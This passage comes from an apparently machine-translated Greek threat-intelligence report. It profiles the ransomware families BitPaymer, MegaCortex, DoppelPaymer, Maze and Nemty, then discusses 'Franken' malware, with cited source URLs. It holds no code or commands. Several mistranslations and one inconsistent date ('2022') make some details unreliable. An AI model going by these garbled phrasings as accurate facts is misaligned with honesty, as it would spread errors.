66 https://twitter.com/underthebreach/status/1224292525462126592
67 https://www.bleepingcomputer.com/news/security/new-lockergoga-ransomware-allegedly-used-in-altran-attack/
68 https://www.bleepingcomputer.com/news/security/lockergoga-ransomware-sends-norsk-hydro-into-manual-mode/#.XJFyDdkCA2Y.twitter
69 https://www.vice.com/en/article/8xyj7g/ransomware-forces-two-chemical-companies-to-order-hundreds-of-new-computers?_lrsc=52f4291b-d780-4f2a-bb74-f0d827572b53
70 https://www.zdnet.com/article/cybercrime-group-fin6-evolves-from-pos-malware-to-ransomware/
71 https://www.bleepingcomputer.com/news/security/fbi-issues-alert-for-lockergoga-and-megacortex-ransomware/

Ιανουάριο του 2019, η LockerGoga ransomware έχει στοχεύσει μεγάλους οργανισμούς στο United Πολιτείες, Ηνωμένο Βασίλειο, Γαλλία, Νορβηγία και Κάτω Χώρες.

3.14.8 BitPaymer Ransomware

Το ransomware BitPaymer αναγνωρίστηκε[72] γρήγορα ως μοναδικό λόγω της προσπάθειας που καταβλήθηκε στην κωδικοποίηση του λογισμικού κακόβουλης λειτουργίας για να καλύψει τα ίχνη του μετά από μια μόλυνση, κάτι που είναι άτυπο για το ransomware. Η BitPaymer ανακαλύφθηκε ότι χρησιμοποιεί τον ίδιο κωδικό φορτωτή με ορισμένες γνωστές παραλλαγές λογισμικού κακόβουλης λειτουργίας, συγκεκριμένα τις Dridex, Ursnif και Emotet. Οι ερευνητές στο Crowdstrike[73] προτείνουν ότι οι χειριστές του Dridex και της BitPaymer μπορεί να είναι οι ίδιοι, ή τουλάχιστον ότι υπάρχει κάποιο είδος συνεργασίας μεταξύ τους.



Στιγμιότυπο οθόνης BitPaymer Ransomware (Προέλευση: www.bleepingcomputer.com)

Τον Απρίλιο του 2019, ερευνητές ανέφεραν[74] επίθεση κατά την οποία οι φορείς της απειλής εκτέλεσαν μια νέα παραλλαγή της BitPaymer στο σύστημα μιας κατασκευαστικής εταιρείας. Τον Ιούλιο του 2019, ερευνητές εντόπισαν[75] μια εκστρατεία ransomware που στόχευε τόσο δημόσιους όσο και ιδιωτικούς φορείς σε όλες τις ΗΠΑ χρησιμοποιώντας email ηλεκτρονικού "ψαρέματος" για την παράδοση του Dridex, το οποίο χρησιμεύει ως σταγονόμετρο για την BitPaymer, στο μηχάνημα του θύματος. Σύμφωνα με την έκθεση Morphisec[76], μόλις οι δράστες απέκτησαν πρόσβαση στο σύστημα του θύματος, εκτέλεσαν πλήρη αναγνώριση της μηχανής. Στη συνέχεια, κατά τη διάρκεια του Σαββατοκύριακου, οι επιτιθέμενοι τοποθέτησαν τα ransomware στο ήδη εκτεθιμένο δίκτυο.

Τον Οκτώβριο του 2019[77], οι φορείς της απειλής μετέφεραν τακτικές κατά τη διάρκεια επίθεσης σε οργανισμούς της αυτοκινητοβιομηχανίας εκμεταλλευόμενοι την ευπάθεια μηδενικής ημέρας που επηρέαζε την υπηρεσία Apple Software Update. Αυτή η εξέλιξη της τακτικής δείχνει την ικανότητα των προγραμματιστών να τροποποιήσουν τη μέθοδο επίθεσης σε μια προσπάθεια αποφυγής των ανιχνεύσεων. Οι ερευνητές πιστεύουν ότι ο κωδικός που χρησιμοποιήθηκε για την BitPaymer τροποποιήθηκε για να δημιουργήσει το ransomware DoppelPaymer, το οποίο είναι το νούμερο οκτώ σε αυτόν τον κατάλογο.


3.14.9 MegaCortex

Το MegaCortex εξελίχθηκε για πρώτη φορά τον Ιανουάριο του 2019 ως απειλή για τους οργανισμούς παγκοσμίως, με σκοπό να καταστεί απειλή για τους οργανισμούς παγκοσμίως. Η πρώτη έκδοση του MegaCortex [78] παρατηρήθηκε ενεργά στοχεύοντας οργανισμούς τον Μάιο του 2019. Ερευνητές διαπίστωσαν ότι Emotet ή Qbot ήταν παρόντες σε δίκτυα που είχαν επίσης μολυνθεί από την

72 https://nakedsecurity.sophos.com/2017/09/21/how-bitpaymer-ransomware-covers-its-tracks/
73 https://www.crowdstrike.com/blog/big-game-hunting-the-evolution-of-indrik-spider-from-dridex-wire-fraud-to-bitpaymer-targeted-ransomware/
74 https://cyware.com/news/new-bitpaymer-ransomware-variant-infected-us-manufacturing-company-via-psexec-3450ef8c
75 https://blog.morphisec.com/bitpaymer-ransomware-with-new-custom-packer-framework
76 https://blog.morphisec.com/bitpaymer-ransomware-with-new-custom-packer-framework
77 https://blog.morphisec.com/apple-zero-day-exploited-in-bitpaymer-campaign
78 https://www.bleepingcomputer.com/news/security/new-megacortex-ransomware-found-targeting-business-networks/

MegaCortex, υποδεικνύοντας ότι οι δράστες χρησιμοποιούν παραβιασμένα συστήματα που έχουν μολυνθεί από δούρειους ίππους, παρόμοιους με τον Ryuk.

Στην πρώτη του επανάληψη, το MegaCortex χρησιμοποιήθηκε μόνο σε χειροκίνητες εκστρατείες εκμετάλλευσης μετά το δίκτυο για συγκεκριμένους επιλεγμένους στόχους. Το ransomware προστάτευε το κακόβουλο φορτίο του με έναν προσαρμοσμένο κωδικό πρόσβασης που δόθηκε στο θύμα σε κάθε μόλυνση. Ωστόσο, οι ερευνητές εντόπισαν[79] μια νέα παραλλαγή της MegaCortex τον Αύγουστο του 2019, στην οποία το ransomware αυτοεκτελεί και ο κωδικός πρόσβασης κωδικοποιείται με σκληρούς χαρακτήρες στο δυαδικό σύστημα, το οποίο δεν απαιτείται για την εγκατάσταση. Αυτή η αλλαγή στην τεχνική επιτρέπει την ευρύτερη κατανομή στα πιθανά θύματα.




Στιγμιότυπο οθόνης ransomware MegaCortex | Προέλευση: ZDNet

Στα τέλη Δεκεμβρίου του 2019, το FBI εξέδωσε[80] προειδοποίηση για την LockerGoga και την MegaCortex Ransomware, δηλώνοντας ότι το ransomware MegaCortex εμφανίζει δείκτες έκθεσης - compromise (IOC), υποδομής διοίκησης και ελέγχου (C2), και στοχεύοντας παρόμοια με την LockerGoga. Με βάση την προειδοποίηση του Δεκεμβρίου που δόθηκε στη δημοσιότητα από το FBI και τη σταθερή ροή δραστηριότητας και τις ενημερωμένες παραλλαγές που παρατηρήθηκαν από την MegaCortex καθ' όλη τη διάρκεια του 2019, είναι πολύ πιθανό η MegaCortex να συνεχίσει να αποτελεί απειλή για τους οργανισμούς το 2020.

3.14.10 DoppelPaymer Ransomware

Τον Ιούνιο του 2019, το CrowdStrike[81]εντόπισε μια νέα παραλλαγή του ransomware με τίτλο DoppelPaymer. Η DoppelPaymer παίρνει το όνομά της από την BitPaymer, επειδή μοιράζονται το μεγαλύτερο μέρος του κώδικά τους (οι ερευνητές συνδέουν επίσης την DoppelPaymer με την Dridex, καθώς οι δημιουργοί της Dridex θεωρείται ότι έχουν εξελιχθεί από Dridex σε BitPaymer). Τα ομόλογα για λύτρα που χρησιμοποίησε η DoppelPaymer είναι επίσης παρόμοια με εκείνα που χρησιμοποίησε η αρχική BitPaymer το 2018.

79 https://www.bankinfosecurity.com/megacortex-ransomware-demands-millions-from-victims-a-12872#.XUia-UMiRKI.twitter
80 https://www.bleepingcomputer.com/news/security/fbi-issues-alert-for-lockergoga-and-megacortex-ransomware/
81 https://www.crowdstrike.com/blog/doppelpaymer-ransomware-and-dridex-2/




Στιγμιότυπο οθόνης DoppelPaymer Ransomware Προέλευση: CrowdStrike

Οι APT χρησιμοποιούν τον DriDex για να αποκτήσουν πρόσβαση και να απαιτήσουν πληρωμή για λύτρα. Μεταξύ Μαΐου και Σεπτεμβρίου 2019, ερευνητές εντόπισαν[82] μια εκστρατεία με μολύνσεις από κακόβουλο λογισμικό μέσω ψεύτικων ενημερώσεων από προγράμματα περιήγησης — οι επιτιθέμενοι παραβίασαν ιστοσελίδες με ψεύτικες ενημερώσεις για τους τραπεζικούς Trojans, και σε ορισμένες από αυτές τις περιπτώσεις, τα Tool Kit μετά την εκμετάλλευση χρησιμοποιήθηκαν για την κρυπτογράφηση του δικτύου με το DoppelPaymer.

Το DoppelPaymer εξακολουθεί να αποτελεί απειλή το 2020, καθώς οι εταιρείες που βρίσκονται πίσω από τα ransomware έχουν αρχίσει να απειλούν[83] να πωλούν τα κλεμμένα δεδομένα του θύματος, εάν δεν πληρωθεί η ζήτηση για λύτρα. Αυτό είναι άλλο ένα παράδειγμα της τακτικής εκβιασμού που χρησιμοποιείται επίσης από τους χειριστές των Sodinokibi και Maze Ransomware και απειλείται από τους χειριστές ransomware της Nemty, η οποία είναι πιθανό να συνεχιστεί μέχρι το 2020.

3.14.11 Maze Ransomware



82 https://www.bleepingcomputer.com/news/security/fake-browser-updates-infect-enterprises-with-ransomware-bankers/
83 https://www.bleepingcomputer.com/news/security/doppelpaymer-ransomware-sells-victims-data-on-darknet-if-not-paid/

Στιγμιότυπο οθόνης απο Maze Ransomware (Προέλευση: Recorded Future)


Ο Maze Ransomware, επίσης γνωστός ως ChaCha Ransomware, απέκτησε σημαντική προσοχή κατά το δεύτερο εξάμηνο του 2019 λόγω της τακτικής εκβιασμού που παρατηρήθηκε από τους χειριστές των Sodinokibi και DoppelPaymer και απειλήθηκε από τους φορείς εκμετάλλευσης ransomware της Nemty.

Από τον Νοέμβριο του 2019, οι χειριστές του Maze ransomware είχαν ήδη διαθέσει[84] σχεδόν 700 MB δεδομένων και αρχείων, σύμφωνα με ισχυρισμούς συμπεριλαμβανομένων πιστοποιητικών PFX και κωδικών πρόσβασης, που είχαν κλαπεί από την εταιρεία στελέχωσης ασφαλείας Allied Universal, αφότου το θύμα αρνήθηκε να πληρώσει λύτρα. Μια άλλη επίθεση που επηρέασε[85] την πόλη Πενσακόλα στη Φλόριντα στις 7 Δεκεμβρίου 2019, απαίτησε 1 εκατομμύριο δολάρια λύτρα και απείλησε ξανά να διαρρεύσει κλεμμένα δεδομένα αν δεν πληρωθούν. Στις 16 Δεκεμβρίου 2019, η ομάδα δημοσίευσε[86] επίσης τα ονόματα εταιρειών που αρνήθηκαν να πληρώσουν λύτρα μετά από επιτυχημένες επιθέσεις.

Κατά τη στιγμή αυτής της γραφής, περίπου 29 εταιρείες καταγράφονται[87] στην ιστοσελίδα Maze ως οργανώσεις που δεν έχουν πληρώσει τους χάκερ. Οι ηθοποιοί έχουν δείγματα που έχουν καταχωρήσει από τα δεδομένα που ισχυρίζονται ότι έχουν κλέψει. Καθώς η δημόσια τεχνική επαίνων έχει αναγκάσει τα θύματα να πληρώσουν τα λύτρα και αποδείχθηκε επιτυχής, ο Maze ransomware πιθανότατα θα συνεχίσει να στοχεύει σε οργανώσεις καθ' όλη τη διάρκεια του 2022.

3.14.12 Nemty Ransomware

Το Nemty Ransomware, το οποίο ταυτοποιήθηκε για πρώτη φορά τον Αύγουστο του 2019, έχει αναγνωριστεί με τη χρήση πολλαπλών τεχνικώνστοχοποιώντας οντότητες κυρίως στην Κορέα και την Κίνα. Τον Σεπτέμβριο του 2019, οι ερευνητές παρατήρησαν[88] Nemty Ransomware χρησιμοποιώντας RIG και κιτ ραδιοφωνικής εκμετάλλευσης για τη διανομή του ransomware. Οι ερευνητές παρατήρησαν[89] επίσης ότι τα νεμικά ransomware υποδύονται την επίσημη τοποθεσία του PayPal για να ξεγελάσουν και να προσελκύσουν πιθανά θύματα. Σε αυτή την έκδοση του Nemty, οι ερευνητές αναγνώρισαν τον έλεγχο "isRU", ο οποίος χρησιμοποιείται για να επαληθεύσει αν ο μολυσμένος υπολογιστής βρίσκεται στη Ρωσία, τη Λευκορωσία, το Καζακστάν, το Ταζικιστάν ή την Ουκρανία χρησιμοποιώντας γλωσσικές ρυθμίσεις. Εάν το αποτέλεσμα του ελέγχου δείχνει τις χώρες που έχουν υποβάλει αίτηση, το λογισμικό κακόβουλης λειτουργίας δεν προχωρά με τη λειτουργία κρυπτογράφησης αρχείων. Αυτή η λειτουργία θα μπορούσε να υποδηλώνει ότι οι φορείς εκμετάλλευσης λογισμικού κακόβουλης λειτουργίας προέρχονται από αυτήν την περιοχή στον κόσμο και προσπαθούν να αποφύγουν τις νομικές ή ποινικές συνέπειες.



Στιγμιότυπο οθόνης του Nemty Ransomware Note | Προέλευση: Geeksadvice

84 https://www.bleepingcomputer.com/news/security/allied-universal-breached-by-maze-ransomware-stolen-data-leaked/
85 https://www.bleepingcomputer.com/news/security/maze-ransomware-behind-pensacola-cyberattack-1m-ransom-demand/
86 https://krebsonsecurity.com/2019/12/ransomware-gangs-now-outing-victim-businesses-that-dont-pay-up/
87 https://healthitsecurity.com/news/maze-ransomware-hackers-extorting-providers-posting-stolen-health-data
88 https://www.bleepingcomputer.com/news/security/nemty-ransomware-gets-distribution-from-rig-exploit-kit/
89 https://www.bleepingcomputer.com/news/security/fake-paypal-site-spreads-nemty-ransomware/


Τον Νοέμβριο του 2019, οι χειριστές πίσω από την Nemty Ransomware άλλαξαν τακτική, καθώς παρατηρήθηκε[90] ότι το Nemty διαδόθηκε από το δεκαετές Phorpiex botnet. Το Nemty εξακολουθεί να είναι μια ενεργή παραλλαγή του ransomware που παρατηρείται. Τον Ιανουάριο του 2020, ερευνητές παρατήρησαν[91] ότι τα ransomware της Nemty κινούνταν επίσης προς την τεχνική εκβιαστικών σκευών, απειλώντας να δημοσιεύσουν δεδομένα για τα θύματα που αποτυγχάνουν ή αρνούνται να πληρώσουν τα λύτρα.

3.15 FRANKEN Malware

Τα τελευταία 10 χρόνια υπάρχουν πολλά παραδείγματα εκστρατειών κακόβουλου λογισμικού που συνδυάζουν κώδικα, εξαρτήματα και εργαλεία από διαφορετικά μέρη για να δημιουργήσουν «τέρατα ραμμένα» μαζί με έναν τρόπο που ο ίδιος ο «Δρ. Frankenstein» θα ενέκρινε. Οι ερευνητές ασφαλείας, με επικεφαλής τον Bitdefender τον Ιανουάριο του 2012, θα έφταναν μέχρι το σημείο να αποκαλούν αυτές τις δημιουργίες κακόβουλο λογισμικό Franken. Από την πρώτη αναφορά στο λογισμικό κακόβουλης λειτουργίας Franken, οι ερευνητές ασφαλείας θα χρησιμοποιούν αυτόν τον όρο για να περιγράφουν καταστάσεις επαναχρησιμοποίησης κώδικα, δημιουργίας αντιγράφων των στοιχείων λογισμικού κακόβουλης λειτουργίας, ακόμα και ολόκληρες εκστρατείες που δεν χρησιμοποιούσαν τίποτα άλλο παρά εργαλεία ανοικτού κώδικα.

Δεν υπάρχει σαφής ορισμός για το τι είναι και τι δεν είναι το κακόβουλο λογισμικό Franken. Ο όρος έχει χρησιμοποιηθεί ευρέως για την ταξινόμηση των τεχνικών διατήρησης της γης και των παραγώγων λογισμικού κακόβουλης λειτουργίας, καθώς και για την επαναχρησιμοποίηση του κώδικα.. Το «Λογισμικό κακόβουλης λειτουργίας Franken» θα πρέπει να περιγράφει τη διαδικασία ανασυνδυασμού κώδικα, στοιχείων ή εργαλείων που λαμβάνονται από διαφορετικές πηγές για τη διευκόλυνση της παραβίασης ενός υπολογιστή ή δικτύου.

Αυτή η ευρεία χρήση του όρου «λογισμικό κακόβουλης λειτουργίας Franken» υπογραμμίζει ένα σημαντικό σημείο για τον εντοπισμό κακόβουλης δραστηριότητας εντός ενός δικτύου: δημιουργώντας υπογραφές που αποτυπώνουν διακριτά μέρη μιας οικογένειας λογισμικού κακόβουλης λειτουργίας, όπως κρυπτογραφικούς αλγόριθμους, λειτουργίες επικοινωνίας εντολών και ελέγχου, αλγόριθμοι κατακερματισμού API ή διαδικασίες αποφυγής VM, ένας διαχειριστής δικτύου μπορεί να εμποδίσει όχι μόνο την αρχική απειλή, αλλά και τυχόν νέες απειλές που καταλήγουν να ενσωματώνουν αυτά τα αποσπάσματα κώδικα.



Αναφορές σε όρους που αφορούν λογισμικό κακόβουλης λειτουργίας Franken από τον Ιούλιο του 2010 έως τον Ιούλιο του 2020 (Πηγή: Recorded Future)

90 https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/nemty-ransomware-trik-botnet
91 https://www.bleepingcomputer.com/news/security/nemty-ransomware-to-start-leaking-non-paying-victims-data/

Ο όρος κακόβουλο λογισμικό Franken θα μπορούσε να χρησιμοποιηθεί για την περιγραφή των τακτικών που χρησιμοποιούνται από ορισμένες ομάδες APT. Για παράδειγμα, το 2016, η εταιρεία ασφαλείας Cymmetria[92] ανέφερε μια νέα ομάδα APT με την ονομασία «Patchwork» που ήταν διακριτή στο ότι ο *«κώδικας που χρησιμοποιήθηκε από αυτόν τον παράγοντα απειλών επικόλλησε από διάφορα διαδικτυακά φόρουμ, με τρόπο που θυμίζει ένα συνονθύλευμα…»."*

3.15.1 Ιστορικό

Τον Δεκέμβριο του 2019, η BitDefender[93] προέβλεψε ότι το 2020 θα σημειωθεί αύξηση στην ανάπτυξη και τη χρήση αυτού που ονόμασαν «κ+ακόβουλο λογισμικό Franken». Το προσδιόρισαν αυτό ως μια τάση στον κλάδο του λογισμικού κακόβουλης λειτουργίας ως υπηρεσίας (MaaS) για την επαναχρησιμοποίηση και βελτίωση του υπάρχοντος λογισμικού κακόβουλης λειτουργίας να παραδίδει κάθε τύπο ωφέλιμου φορτίου (Payload). Σημείωσαν ότι είχαν "... *έχει ήδη παρατηρηθεί αύξηση στα dropper που επαναχρησιμοποιούνται σε εκστρατείες κακόβουλου λογισμικού και δυνητικά από διαφορετικούς κυβερνοεγκληματίες, διαδίδοντας πολλαπλούς τύπους απειλών με οικονομικά κίνητρα»."*


Ενώ το BitDefender καθόρισε μια ιδέα για λογισμικό κακόβουλης λειτουργίας Franken, το λογισμικό κακόβουλης λειτουργίας Franken (επίσης γραμμένο ως λογισμικό κακόβουλης λειτουργίας Frankenstein/trojans) είναι ένας όρος που έχει χρησιμοποιηθεί για να περιγράψει διάφορα φαινόμενα που αφορούν λογισμικό κακόβουλης λειτουργίας. Η νωρίτερη αναφορά σε αυτή την ιδέα που βρέθηκε ήταν από την BitDefender σε μια δημοσίευση στο blog[94] τον Ιανουάριο του 2012, περιγράφοντας δείγματα που είχαν βρει όπου ένα κακόβουλο λογισμικό, ένας ιός που ονομάζεται Win32.Virtob, είχε τροποποιήσει ένα άλλο δείγμα λογισμικού κακόβουλης λειτουργίας, ένα σκουλήκι ονομάζεται Win32.Worm μέσω του script «Rimecud» δημιουργεί ένα εντελώς νέο λογισμικό κακόβουλης λειτουργίας. Κατά τύχη, ένα σύστημα ήδη μολυσμένο από τον Virtob είχε μολυνθεί από το Rimecud και ως αποτέλεσμα ο Virtob μόλυνε το Rimecud EXE. Αυτό οδήγησε στην απροσδόκητη δημιουργία ενός σκουλήκιου με δυνατότητες ιών. Η επαναχρησιμοποίηση του εργαλείου κακόβουλης λειτουργίας Franken περιπλέκεται επίσης από τον μεγάλο αριθμό των επιθετικών εργαλείων ασφαλείας ανοικτού κώδικα. Θεωρείται δεδομένο οτι χρησιμοποιείται τόσο από φορείς[95] που έχουν οικονομικά κίνητρα όσο και από κρατικούς φορείς απειλών.

3.15.2 Γενική μεθοδολογία

Βάσει αναφορών που χρησιμοποιούν συγκεκριμένους όρους που σχετίζονται με λογισμικό κακόβουλης λειτουργίας Franken, διακρίνονται τρεις κατηγορίες φαινομένων που σχετίζονται με Franken: επαναχρησιμοποίηση κώδικα, επαναχρησιμοποίηση στοιχείων του εργαλείου και επαναχρησιμοποίηση εργαλείων. Σε καθεμία από αυτές τις κατηγορίες, προσπαθούμε επίσης να ορίσουμε τι είναι και τι δεν είναι λογισμικό κακόβουλης λειτουργίας Franken. Για παράδειγμα, η επαναχρησιμοποίηση κώδικα από μόνη της δεν σημαίνει ότι ένα δείγμα λογισμικού κακόβουλης λειτουργίας είναι λογισμικό κακόβουλης λειτουργίας Franken. Εξαιρούνται οι πρόσθετες κατηγορίες λογισμικού κακόβουλης λειτουργίας από τον ορισμό του 